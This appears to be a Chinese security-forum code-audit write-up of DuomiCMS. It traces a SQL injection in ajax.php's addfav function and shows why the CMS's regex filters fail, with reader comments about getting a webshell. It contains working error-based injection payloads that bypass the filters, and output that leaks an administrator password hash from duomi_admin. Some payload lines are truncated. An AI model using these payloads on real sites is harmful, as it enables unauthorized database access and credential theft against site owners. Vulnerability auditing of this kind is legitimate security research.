最后剩下一个 $uid 变量了，该变量为全局变量，可以由用户控制，而且其位置在SQL语句最后，两边也没有引号包裹，极其好利用。如下图 第12行 代码：

```php
// duomiphp/ajax.php
switch ($action) {
    ......
    case "addfav":
        echo addfav();
    break;
    ......
}
function addfav(){
    global $id,$uid,$dsql;
    if(intval($uid) < 1) return "err";
    $row = $dsql->GetOne("Select id From `duomi_favorite` where vid=$id and uid=$uid ");
    if(!is_array($row))
    {
        $dsql->ExecuteNoneQuery("insert into `duomi_favorite` values('','$uid','$id','".time()."')");
    }
    return "ok";
}
```


我们根据代码逻辑，即可构造出如下 payload ：

```
ajax.php?action=addfav&id=1&uid=1 and extractvalue(1,concat_ws(0x3A,0x3A,version()))
```

duomicms Error Warning!

Technical Support: http://www.duomicms.net/

Error page: //duomiphp/ajax.php?action=addfav&id=1&uid=1%20and%20extractvalue(1,concat_ws(0x3A,0x3A,version()))
Error infos: XPATH syntax error: '::5.5.53'
Error sql: Select id From `duomi_favorite` where vid=1 and uid=1 and extractvalue(1,concat_ws(0x3A,0x3A,version())) limit 0,1;

ok

但是要想爆出有用的数据，这里还要绕过 duomiphp/sql.class.php 文件的SQL检测规则以及全局变量的 _RunMagicQuotes 函数的转义。这里直接给出我测试成功的 payload ：

```
http://localhost//duomiphp/ajax.php?action=addfav&id=1&uid=10101 and `'`.``.vid and extractvalue(1,concat_ws(0x3A,0x3A,(select
```

duomicms Error Warning!

Technical Support: http://www.duomicms.net/

Error page: //duomiphp/ajax.php?action=addfav&id=1&uid=10101%20and%20`%27`.``.vid%20and%20extractvalue(1,concat_ws(0x3A,0x3A,(select`password`%20from`duomi_admin`%20limit%201)))%20and%20`%27`.``.vid
Error infos: XPATH syntax error: '::f297a57a5a743894a0e4'
Error sql: Select id From `duomi_favorite` where vid=1 and uid=10101 and `\'`.``.vid and extractvalue(1,concat_ws(0x3A,0x3A,(select`password` from`duomi_admin` limit 1))) and `\'`.``.vid

ok

下面，我们直接将 payload 带入到程序中进行分析。首先，我们的 payload 完美绕过了 duomiphp/webscan.php 文件的 $getfilter 规则，然后经过了 duomiphp/common.php 文件 _RunMagicQuotes 函数的转义并注册成全局变量。具体代码如下：

```
1  // duomiphp/webscan.php
2  $getfilter = "\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+?;?)+?>|<.*(data|src)=data:text\\/html.*>|\\b(alert\\
   (|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\
   ([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\(|<[a-z]+?\\b[^>]*?\\bon([a-z]{4,})\s*?
   =|^\\+\\/v(8|9)|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|
   <|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?
   SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|
   (`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?
   (`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
3
4  // duomiphp/common.php
5  function _RunMagicQuotes(&$svar)
6  {
7      if(!get_magic_quotes_gpc())
8      {
9          if( is_array($svar) )
10         {
11             foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
12         }
13         else
14         {
15             $svar = addslashes($svar);
16         }
17     }
18     return $svar;
19 }
20
21 foreach(Array('_GET','_POST','_COOKIE') as $_request)
22 {
23     foreach($$_request as $_k => $_v) ${$_k} = _RunMagicQuotes($_v);
24 }
```


此时 $uid 的值已经变成了下面这样：

```
10101 and `\'`.``.vid and extractvalue(1,concat_ws(0x3A,0x3A,(select`password` from`duomi_admin` limit 1))) and `\'`.``.vid
```

根据我们传入的 action=addf ，我们直接进入了 duomiphp\ajax.php 文件的 addfav 方法。然后直接拼接SQL语句，进入 duomiphp\sql.class.php 文件的 GetOne 方法。接着在 GetOne 方法中调用了 $this->Execute("one");（ 下图第22行 ）这段代码。

```php
// duomiphp/ajax.php
function addfav(){
    global $id,$uid,$dsql;
    if(intval($uid) < 1) return "err";
    $row = $dsql->GetOne("Select id From `duomi_favorite` where vid=$id and uid=$uid ");
    ......
}
// duomiphp/sql.class.php
function GetOne($sql='',$acctype=MYSQL_ASSOC)
{
    global $dsql;
    if($dsql->isClose)
    {
        $this->Open(false);
        $dsql->isClose = false;
    }
    if(!empty($sql))
    {
        if(!m_eregi("limit",$sql)) $this->SetQuery(m_eregi_replace("[,;]$",'',trim($sql))." limit 0,1;");
        else $this->SetQuery($sql);
    }
    $this->Execute("one");
    ......
}
// duomiphp/sql.class.php
function Execute($id="me", $sql='')
{
    ......
    //SQL语句安全检查
    if($this->safeCheck)
    {
        CheckSql($this->queryString);
    }
}
```


在 Execute 方法中，我们最需要关注的就是 CheckSql 方法的实现。首先，如果是 select 语句，会先经过下面的正则，这个正则不允许我们使用联合查询。

```php
//SQL语句过滤程序，由80sec提供，这里作了适当的修改
function CheckSql($db_string,$querytype='select')
{
    ......
    //如果是普通查询语句，直接过滤一些特殊语法
    if($querytype=='select')
    {
        $notallow1 = "[^0-9a-z@\._-]{1,}(union|sleep|benchmark|load_file|outfile)[^0-9a-z@\.-]{1,}";

        //$notallow2 = "--|/\*";
        if(m_eregi($notallow1,$db_string))
        {
            fputs(fopen($log_file,'a+'),"$userIP||$getUrl||$db_string||SelectBreak\r\n");
            exit("<font size='5' color='red'>Safe Alert: Request Error step 1 !</font>");
        }
    }
    ......
}
```


接着往下看，会发现一个很明显的问题。while 语句将处理后的数据库查询语句 $db_string 存在 $clean 中，然后用于检测的是 $clean 变量，最后返回的却是 $db_string 。所以我们只要在 $clean 变量中不出现敏感词，即可绕过SQL语句的检测。

我们来具体看一下 while 中的程序。该函数会先搜索第一个单引号的下标，取引号前面的字符串给 $clean ，然后将第一个引号和第二个引号之间的字符用 \$s\$ 来代替，最后取第二个引号之后的内容给 $clean 变量。

```php
//完整的SQL检查
while (true)
{
    $pos = strpos($db_string, '\'', $pos + 1);
    if ($pos === false)
    {
        break;
    }
    $clean .= substr($db_string, $old_pos, $pos - $old_pos);
    while (true)
    {
        $pos1 = strpos($db_string, '\'', $pos + 1);
        $pos2 = strpos($db_string, '\\', $pos + 1);
        if ($pos1 === false)
        {
            break;
        }
        elseif ($pos2 == false || $pos2 > $pos1)
        {
            $pos = $pos1;
            break;
        }
        $pos = $pos2 + 1;
    }
    $clean .= '$s$';
    $old_pos = $pos + 1;
}
$clean .= substr($db_string, $old_pos);
$clean = trim(strtolower(preg_replace(array('~\s+~s' ), array(' '), $clean)));
```


处理后获得的 $clean （如下）可以绕过下面的 SQL 检测，然后程序又将 $db_string 原样返回，此时也就造成了SQL注入。

```
// $clean
select id from `duomi_favorite` where vid=1 and uid=10101 and `\$s$`.``.vid
// $db_string
Select id From `duomi_favorite` where vid=1 and uid=10101 and `\'`.``.vid and extractvalue(1,concat_ws(0x3A,0x3A,(select`passw
```

结语

实际上，这个CMS在CNVD上通告的漏洞还是蛮多的，虽然没有漏洞详情，但是我们也可以自己审计或者根据描述细节来还原漏洞，从而提高自身的审计能力。在审计某一c

http://www.cnvd.org.cn

https://www.seebug.org/search/?keywords=Duomicms

http://cve.mitre.org

上一篇：在比特币中能"生钱"的按钮 下一篇：[红日安全]PHP-Audit-L...

1. 4 条回复

立冬 2018-10-07 20:27:14

请教一下那个代码执行漏洞要怎么getshell呢，我自己测试只有phpinfo命令能执行成功.....

0 回复Ta

mochazz 2018-10-08 19:34:14

@立冬 这个自己想吧，只能说你可能原理还没看懂。文章里面有说道 searchword 只取前20个字符，去掉{if:}
这5个必须的字符，还剩15个字符可以构造webshell，只能提醒到这了：）

0 回复Ta

立冬 2018-10-10 12:00:58

@mochazz 已成功，原来的想法是对的，但是我对php不熟多加了个分号所以一直出错.....

0 回复Ta

mochazz 2018-10-16 11:29:33

关于DuomiCMS通过变量覆盖的方式getshell，可以参考：[红日安全]代码审计Day14 - 从变量覆盖到getshell

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板